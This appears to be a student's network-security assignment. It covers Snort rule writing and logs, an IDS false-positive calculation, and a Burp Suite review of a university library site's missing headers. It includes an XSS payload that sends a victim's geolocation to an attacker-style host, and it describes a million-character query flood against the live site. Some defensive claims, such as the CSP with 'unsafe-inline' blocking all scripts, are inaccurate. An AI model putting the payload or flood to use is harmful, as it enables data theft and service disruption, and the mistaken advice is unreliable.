

Part-I

1) a)

A zero-day attack is a type of attack which exploits a vulnerability in software, hardware or firmware which is unknown to the software vendor or developer of that system. In this case, the attacker exploits a vulnerability whose patch or fix has not yet been released, as it was unknown to the developers, too.

Examples of such attacks are:-

1. Attack on Iranian Nuclear Program (2010)

In this case, attackers exploited a zero day vulnerability in windows, which allowed the worm to spread using the USB devices and sabotage the systems.

2. Attack on Sony Pictures (2014)

In this case, attackers exploited a zero day vulnerability in Sony's network configurations, that led to a massive data breach.

Using just SNORT, then it can't catch the zero-day network attacks. Below are the reasons for the same:-

1. SNORT operates on signature based detection, which means it uses previously known patterns of malicious attacks to detect an attack. But zero-day attacks are those attacks which are unknown and yet do not have any patch or fix. Hence, the chances of signatures of these kinds of attacks to be present beforehand in the rules file of SNORT is extremely low.
2. Also, lets suppose a zero-day attack exploit becomes known later, but still it can't be caught as it has to be updated in the rule files for SNORT.

To mitigate this, SNORT or any other IDS/IPS system is used with anomaly detection methods and sometimes AI/ML, as these systems can monitor unusual or deviated network behavior from the daily behavior.

b) Given Information:-

Total number of connections= 1000000

Total number of attacks in those connections= 0.1%

IDS True Positive Rate= 95%

IDS Precision= 95%

Now, Total Number of attacks = $0.1/100 * (1000000) = 1000$

So, Normal Connections = $1000000 - 1000 = 999000$

Since, IDS can flag 95% of attacks, hence out of 1000 attacks flagged by IDS will be:-

$$95/100 * 1000 = 950$$

Now, number of false positives:-

Precision = 95%

$$\text{Precision} = \text{TP} / (\text{TP} + \text{FP})$$

$$95/100 = 950 / (950 + \text{FP})$$

$$0.95 * (950 + \text{FP}) = 950$$

$$0.95 \text{ FP} = 47.5$$

$$\text{FP} = 47.5 / 0.95 = 50$$

Now, False positive rate will be given as: False positive / total number of normal connections,

$$50 / 999000 = 0.00005$$

Hence this would be: 0.005% for normal connections or non-attacks.

And for alarms, it would be: $50 / 1000 = 0.05 = 5\%$.

2) Note: All of the parts of this question are in order.

First I installed snort on my system and configured it with my system.

I used below commands for that:-

Installing snort on the system: `sudo apt install snort`

Starting the snort using: `sudo systemctl start snort`

Below is the status of the command:-

`Sudo systemctl status snort`

```
nikhil@nikhil-linux:~$ sudo systemctl status snort
● snort.service - LSB: Lightweight network intrusion detection system
   Loaded: loaded (/etc/init.d/snort; generated)
   Active: active (running) since Wed 2025-03-26 01:40:09 IST; 10s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 3010 ExecStart=/etc/init.d/snort start (code=exited, status=0/SUCCESS)
    Tasks: 2 (limit: 5811)
   Memory: 79.2M (peak: 95.0M)
      CPU: 715ms
   CGroup: /system.slice/snort.service
           └─3030 /usr/sbin/snort -m 027 -D -d -l /var/log/snort -u snort -g snort --pid-path /run/snort/ -c /etc/snort/snort.conf

Mar 26 01:40:09 nikhil-linux snort[3030]:      Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Mar 26 01:40:09 nikhil-linux snort[3030]:      Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Mar 26 01:40:09 nikhil-linux snort[3030]:      Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Mar 26 01:40:09 nikhil-linux snort[3030]:      Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Mar 26 01:40:09 nikhil-linux snort[3030]:      Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Mar 26 01:40:09 nikhil-linux snort[3030]:      Preprocessor Object: SF_POP Version 1.0 <Build 1>
Mar 26 01:40:09 nikhil-linux snort[3030]:      Preprocessor Object: SF_S7COMPLUS Version 1.0 <Build 1>
Mar 26 01:40:09 nikhil-linux snort[3030]:      Preprocessor Object: appid Version 1.1 <Build 5>
Mar 26 01:40:09 nikhil-linux snort[3030]:      Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Mar 26 01:40:09 nikhil-linux snort[3030]: Commencing packet processing (pid=3030)
nikhil@nikhil-linux:~$
```

a) Below is the Rule I used:-

```
nikhil@nikhil-linux:~$ sudo cat /etc/snort/rules/custom.rules
alert tcp $HOME_NET any -> $EXTERNAL_NET 80,443 (msg:"TCP REQUEST TO CRAIGSLIST.ORG";flow:to_server,established; content:"craigslist.org";nocase;http_host;sid:1000001;rev:1;)
nikhil@nikhil-linux:~$
```

Here, the \$HOME_NET is the IP address of the network adaptor which will be in use when snort is running.

\$EXTERNAL_NET is the IP address of the destination (this can be kept as any as well).

Then I defined the ports which will be used: 80,443 which are for HTTP,HTTPS respectively.

http_host: This will be used to check the header of the HTTP request to match with "Host: craigslist.org"

Nocase: This ensures that the content is matched without any case sensitiveness.

Then I added this file to the snort.conf using the include keyword.

```

GNU nano 7.2 /etc/snort/snort.conf *
# NOTE: All categories are enabled in this conf file
#####

# Note to Debian users: The rules preinstalled in the system
# can be *very* out of date. For more information please read
# the /usr/share/doc/snort-rules-default/README.Debian file

#
# If you install the official VRT Sourcefire rules please review this
# configuration file and re-enable (remove the comment in the first line) those
# rules files that are available in your system (in the /etc/snort/rules
# directory)
#
# site specific rules
include $RULE_PATH/local.rules
include $RULE_PATH/custom.rules
# The include files commented below have been disabled
# because they are not available in the stock Debian
# rules. If you install the Sourcefire VRT please make
# sure you re-enable them again:
#include $RULE_PATH/app-detect.rules

```

After this I started the snort as below with the applied configurations:-

`sudo snort -c /etc/snort/snort.conf -i enp0s3`

Here, the `-i` flag is used for network adaptor which is `enp0s3` in my case, as confirmed by the below command output:-

```

nikhil@nikhil-linux:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:03:c0:96 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 84867sec preferred_lft 84867sec
nikhil@nikhil-linux:~$

```

b) Now, to trigger the alert, I used two methods: Directly searching for `craigslist.org` and using `curl`.

For `curl` I used this: `curl -v www.craigslist.org`

Below is the output for the same of the `curl` command:-

```

nikhil@nikhil-linux:~$ curl -v www.craigslist.org
* Host www.craigslist.org:80 was resolved.
* IPv6: (none)
* IPv4: 208.82.238.129
*   Trying 208.82.238.129:80...
* Connected to www.craigslist.org (208.82.238.129) port 80
> GET / HTTP/1.1
> Host: www.craigslist.org
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 301 Found
< Location: https://www.craigslist.org/
* no chunk, no close, no size. Assume close to signal end
<
* Closing connection
nikhil@nikhil-linux:~$ █

```

And below is the output from the snort, where I stopped it after browsing through curl:-

```

^C^C^C*** Caught Int-Signal
=====
Run time for packet processing was 283.473232 seconds
Snort processed 17 packets.
Snort ran for 0 days 0 hours 4 minutes 43 seconds
  Pkts/min:          4
  Pkts/sec:          0
=====
Memory usage summary:
  Total non-mapped bytes (arena):      4882432
  Bytes in mapped regions (hblkhd):    30130176
  Total allocated space (uordblks):    4658016
  Total free space (fordblks):         224416
  Topmost releasable block (keepcost): 66384
=====
Packet I/O Totals:
  Received:          29
  Analyzed:          17 ( 58.621%)
  Dropped:           0 (  0.000%)
  Filtered:          0 (  0.000%)
  Outstanding:       12 ( 41.379%)
  Injected:           0
=====
Breakdown by protocol (includes rebuilt packets):

```

```

=====
Packet I/O Totals:
  Received:      29
  Analyzed:      17 ( 58.621%)
  Dropped:       0 (  0.000%)
  Filtered:      0 (  0.000%)
  Outstanding:   12 ( 41.379%)
  Injected:      0
=====
Breakdown by protocol (includes rebuilt packets):
  Eth:           17 (100.000%)
  VLAN:          0 (  0.000%)
  IP4:           17 (100.000%)
  Frag:          0 (  0.000%)
  ICMP:          0 (  0.000%)
  UDP:           7 ( 41.176%)
  TCP:          10 ( 58.824%)
  IP6:           0 (  0.000%)
  IP6 Ext:       0 (  0.000%)
  IP6 Opts:      0 (  0.000%)
  Frag6:         0 (  0.000%)
  ICMP6:         0 (  0.000%)
  UDP6:          0 (  0.000%)
  TCP6:          0 (  0.000%)

```

c) And finally below is the alert generated in the log file, by default snort saves all the log files in the /var/log/snort.

This is the content of the log file in binary:-

```

nikhil@nikhil-linux:/var/log/snort$ cat snort.log
o|g
  T

e1uRg
  6RT'E(
P|g
  4T

e1uRg
  46RT'E(
P|g
  T

e1jRg  6RT'E(
e1jP|g  T

e1jRg  6RT'E(
e1jP|g  T

}PRgs  6RT'E(

```

And below is the content in plain text (I used tcpdump to decode the binary content):-

```
[Priority: 0]
03/26-15:14:21.914212 208.82.238.129:80 -> 10.0.2.15:52966
TCP TTL:64 TOS:0x0 ID:725 IpLen:20 DgmLen:40
***A*** Seq: 0x17951C02 Ack: 0x2F1693DF Win: 0xFFFF TcpLen: 20

[**] [1:1000001:0] TCP REQUEST TO CRAIGSLIST.ORG [**]
[Priority: 0]
03/26-15:14:22.182170 208.82.238.129:80 -> 10.0.2.15:52966
TCP TTL:64 TOS:0x0 ID:726 IpLen:20 DgmLen:101
***AP*** Seq: 0x17951C02 Ack: 0x2F1693DF Win: 0xFFFF TcpLen: 20

[**] [1:1000001:0] TCP REQUEST TO CRAIGSLIST.ORG [**]
[Priority: 0]
03/26-15:14:22.182178 208.82.238.129:80 -> 10.0.2.15:52966
TCP TTL:64 TOS:0x0 ID:727 IpLen:20 DgmLen:40
***A***F Seq: 0x17951C3F Ack: 0x2F1693DF Win: 0xFFFF TcpLen: 20

[**] [1:1000001:0] TCP REQUEST TO CRAIGSLIST.ORG [**]
[Priority: 0]
03/26-15:14:22.183743 208.82.238.129:80 -> 10.0.2.15:52966
TCP TTL:64 TOS:0x0 ID:728 IpLen:20 DgmLen:40
***A*** Seq: 0x17951C40 Ack: 0x2F1693E0 Win: 0xFFFF TcpLen: 20
```

PART-II

For, this part I used BurpSuite Community edition as the software to intercept the requests and responses between my browser and servers.


And the website I used was: <https://library.iiitd.edu.in/>

1) Following are the information that can be captured

a) HTTP Requests & Responses

Using BurpSuite allows us to view all the requests and responses which the browser makes, and it shows us all the information like: URL, headers of request/responses, various request as well as response parameters, content and cookies also.

This is the ss for the same.



This is a request which I made to login into my IITD Library account. Here, we can easily see various headers and various cookies used. Also it shows us the parameters of the request body, which is a POST request and it has path as: /cgi-bin/koha/opac-user.pl relative to the current url. It also shows the username and password in the request body.

b) Session Cookies

These are the cookies which are needed to manage a session and these also include authentication tokens. These can possibly be used to hijack a session if these are compromised.

Below is the ss which shows these sessions tokens.

The screenshot displays the Burp Suite interface. The top menu bar includes options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the menu, there's a toolbar with buttons for Intercept on, Forward, and Drop. The main window is divided into two panes. The left pane shows a list of network requests with columns for Time, Type, Direction, Method, and URL. The right pane, titled 'Inspector', shows the details of the selected request (a GET request to https://library.iitd.edu.in:443). The Inspector panel has tabs for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. The Request cookies tab is currently active, showing a table with three cookies: _ga, _ga_ZSM7SKCEOR, and _ga_ZSM7SKCEOR.

Time	Type	Direction	Method	URL	Status code	Length
01:06:07.31	HTTP	→ Request	GET	https://www.google.com/complete/search?client=chrome-omni&gs_l=chrome-ext-ansg&ssi=t&q=&oit=0&oft=1&pgcl=7&gs_rm=42&zugky=Alza5yA2KwBQ3m...		
01:06:07.31	HTTP	→ Request	GET	https://www.google.com/complete/search?client=chrome-omni&gs_l=chrome-ext-ansg&ssi=t&q=&oit=0&gs_rm=42&zugky=Alza5yA2KwBQ3m...		
01:06:08.31	HTTP	→ Request	POST	https://play.google.com/log?hasfast=true&auth=SAPISIDHASH-b06e3217d2f3935183dca940dad160d698b0bd6-SAPISID1PHASH-b06e3217d2f3935183dca940d...		
01:06:11.31	HTTP	→ Request	GET	https://www.google.com/complete/search?client=chrome-omni&gs_l=chrome-ext-ansg&ssi=t&q=&oit=1&cp=1&pgcl=7&gs_rm=42&psi=6Z09w6IMW9ftsChn...		
01:06:11.31	HTTP	→ Request	GET	https://www.google.com/complete/search?client=chrome-omni&gs_l=chrome-ext-ansg&ssi=t&q=&oit=1&cp=2&pgcl=7&gs_rm=42&psi=6Z09w6IMW9ftsChn...		
01:06:11.31	HTTP	→ Request	GET	https://www.google.com/complete/search?client=chrome-omni&gs_l=chrome-ext-ansg&ssi=t&q=&oit=1&cp=3&pgcl=7&gs_rm=42&psi=6Z09w6IMW9ftsChn...		

Request

```

1 GET / HTTP/1.1
2 Host: library.iitd.edu.in
3 Cookie: _ga_FN49QSD257=GS1.1.1722015436.1.1.1722015477.0.0.0; _ga=
  GAI.3.1919704706.1722015437; _ga_ZSM7SKCEOR=GS1.1.1742928331.4.1.1742928331.0.0.0
4 Sec-Ch-Ua: "Chromium";v="134", "Not:A-Brand";v="24", "Google Chrome";v="134"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/134.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
  ,/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Priority: u=0,i
17 Connection: keep-alive
  
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 3


Name	Value
_ga_FN49QSD257	GS1.1.1722015436.1.1.1722015477.0.0.0
_ga	GAI.3.1919704706.1722015437
_ga_ZSM7SKCEOR	GS1.1.1742928331.4.1.1742928331.0.0.0

Request headers: 16

c) Form Data

This includes all the data which we typically enter while filling a form on a website. Then after filling these data are sent using a HTTP POST request which includes all the content in the body of the request.

For example I filled a form “Personal Details” on the library portal and it collected all the information I filled and then sent a HTTP POST request.



2)

Following are the vulnerabilities I found:-

1. When I intercepted the GET request to the <https://library.iiitd.edu.in/> in burpsuite, then I noticed that it lacks important security headers. It had only the X-Frame Options header present.

Below is the ss for the same:-

The screenshot shows the Burp Suite interface with a request and response view. The request is a GET to http://library.iitd.edu.in. The response is a 200 OK from Apache/2.4.52 (Ubuntu). The response headers include Cache-Control: no-cache, Pragma: no-cache, Content-Type: text/html; charset=UTF-8, Content-Script-Type: text/javascript, X-Frame-Options: SAMEORIGIN, Set-Cookie: CGISESSID=19299c5001e6c036a0c7cdd15ca3910; path=/; secure; HttpOnly; SameSite=Lax, Vary: Accept-Encoding,User-Agent, Content-Length: 55820, Keep-Alive: timeout=5, max=100, and Connection: Keep-Alive. The X-Frame-Options header is highlighted in the response headers list.

As, it is clear from the response headers that, it only has X-Frame Options.

Below important security headers are missing:-

1. Strict-Transport-Security (HSTS)

This header ensures that browsers always uses HTTPS to connect to this website and not HTTP. This header protects against those attacks which can downgrade the connection to a insecure version of HTTP.

Thus due to not having this header, the website is vulnerable to Man in the middle attacks and if an attacker can intercept the traffic then he can downgrade the connection to HTTP using SSL stripping.

2. Content-Security Policy (CSP)

This header prevents Cross Site Scripting attacks (XSS) as it restricts what type of content (image,scripts,style sheets) can be loaded on the website.

Thus not having this header can cause XSS attacks.

3. Permissions-Policy

This header controls which browser features like: camera, microphone, location via GPS etc, can be accessed by the website. If this header is not present then websites can access the browser features directly without the users permission, this raises privacy concerns. Also this can be used by malicious XSS attacks, where an attacker can inject javascript and then can use the victim's browser features without their permission !.

A simply XSS attack payload is as below:-

navigator.geolocation.getCurrentPosition((position) => {

```

fetch('http://iski_location_chura_lo.com/', {
  method: 'POST',
  body: JSON.stringify(position)
});
});

```

Through this script attacker can get the victim's location by injecting this script via XSS attacks.


2. When I sent some initial search requests (searching for a book based on author,date of publication) with normal length search query then it was handled well by server, but there I noticed that both the frontend and the server doesn't restrict the length of the search query, this means that one can send a million characters and can overwhelm the server and thus bring the system down by repeatedly sending huge length queries, this would exhaust the cpu usage of the server in searching for a very high query length with subqueries match as well, and thus server would get overwhelmed and finally server would not be accessible.

I tried this with around 1 million characters as my search query consisting of 1 million digits of pi. Below is the request in the burpsuite:-

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /cgi-bin/koha/opac-search.pl?ids=4q=
- Request body:** A long string of pi digits (3.141592653589793238462643383279502884197169399675105820974944592307816406206209998620034231170679821480066132023066470930446095505622317253594081204011174502041027019305211056596446229408954930301964420810975665933446120475640233786703165271201909145640566923460340610454326640213393607260249141273724587006060631568017480152092096282925409171536436708259036001133053054082046652138414695194151160943305727036575959159309210611798193261179310511184800744623798974567351685752748951279381830119491298336793621460656430860213948463952479718070217986094870277053821717629317675238467408476696513200056801714523560827785771342757785609173637170711460440901224953430146445585371050752279689258923542015956112125021960864034415801362977471730959651070721134995998937278049551059731732016096318955024454954346083024522308253446850352611931180171001000313783875208658753320830142061717669147303598253490428755460731159562863802353787593751957780185777805321712260661300192787661119590921642019893809525720106548086278865936153381827968230301582035301852568959773622559413891249721775283479131515574857242454150695950825533116861727858889705938178463746349393152506040097701671139099488401285896160356370766010470101819429555615894676787449448253797747268471040475364620046604250629549129331367702989515210475212056966024050381801958112539284300356976402749647326391415927260426995279678235470163600934172164119524586315030261829745570674983850549458058692695690927210797509302955321165344987027559602364806654991198018347977535663698074265425786255101841754672890977727938000816470600161452491521732172147723501414419735605481613611573525521334757418494684385233239073941433344776241686251188935684856205921922218427255025425688767179049460165346800488627232791786085784383827967979668145410095389378636095068062512512505173929848960412048891486446424186528022210661186308742786202381949450471237137869609563643715172074677646575739624138086832645895813390470076590099465764078951269483383525957089282262052248940772718478268480260147699090264013639443745530506820349625246174939965143142800915065925093221696461515709583874105978059597729754989301617539204601302680368694277415599185592545953959431049972525468084598727364469584865386736222609912460051243808439045124136549576278079771569143599770012961608944169480555840635342072258204808648158456028060168427394522674678780895252138522549954666727823986456596116354886230577456488035593634568174324112515076069479451096556094025228679710893145669138672207489404660101503086179526609208747609178249385809971490967598521365549781893129784821687999894872268804857554014270477551323786414515237462343645420580444755250678210511413547357355211342716610213556956323144289248489718711014576540358027983440374200731057853906219838744780047849689323144571386871943506430218453191048481005370614680674951927819115793995520614156634287544406437451237181921799893910159195618146751426912397489409071864942319615679452080951465502252316038819301420537621378559566389377870830306957920773467221825625996615014215036080384477345492026054146659525201497442850732518666002132434088190710486331734649651453905796268561005508106658796898163574736

And the server responded with below:-



Now, if i repeatedly send this request and try getting the maximum resolvable query length using the repeater in burpsuite then this would make the server overwhelm with the amount of desired search query length and thus its resources would be exhausted and thus system would be down.


3)

Following are the two techniques the website uses to provide security:-

1. Output Encoding


Using output encoding ensures that user-supplied information is properly and safely displayed on the web browser, and if it contains any malicious javascript code, then it is prevented from directly displaying.

Below is the ss for the same:-



This clearly shows that in the response section, the output was encoded. I searched for `<script>alert("XSS Test")</script>`, but in the response this was encoded as `<script>alert("XSS Test")</script>` etc.

- Website marks the cookies as “HttpOnly” and thus it prevents the javascript from accessing it. Thus by just setting this, the website prevents the session hijacking attacks based on stealing other users cookies, where attackers can steal these cookies via Cross site scripting attacks. Below is the ss for the same, where session based cookies are marked as httponly.



4)

I would use the following methods to prevent the vulnerabilities:-

- I would set up the cookies properly in the nginx or apache server configuration.

I would add this particular header to my nginx configurations:-

```
add_header Strict-Transport-Security "max-age=31536000;
includeSubDomains; preload" always;
```

This would ensure that website “ALWAYS” loads over HTTPS only for 1 year validity, hence SSL stripping would never work.

This approach would always work, as we are using the preload always, which will ensure that first time visitors always use HTTPS.

- For preventing Cross site scripting I would set up the below headers:-

```
add_header Content-Security-Policy "default-src 'self'; script-src 'self'
'unsafe-inline'; style-src 'self'; object-src 'none';";
```

This would make sure that only those scripts would run on the browser that are from the site's domain and nothing else. Thus this wouldn't allow any attacker to perform any type of javascript scripting attacks.

3. For preventing large search queries and DoS attacks, I would have input validation at both the ends, both the frontend and backend, to ensure that input has only allowed possible lengths and otherwise the request would be stopped on the frontend only, now even if someone modifies the request in the transit (which is difficult as it uses HTTPS), then still it would be rejected at the server side.

For, DoS attacks, I would have proper rate limiting on both my webservers : nginx or apache and on overall system too using iptables. This would filter out repeated requests from an IP.

Using rate limiters would always ensure that requests don't overwhelm the server and server is safe from crashes.

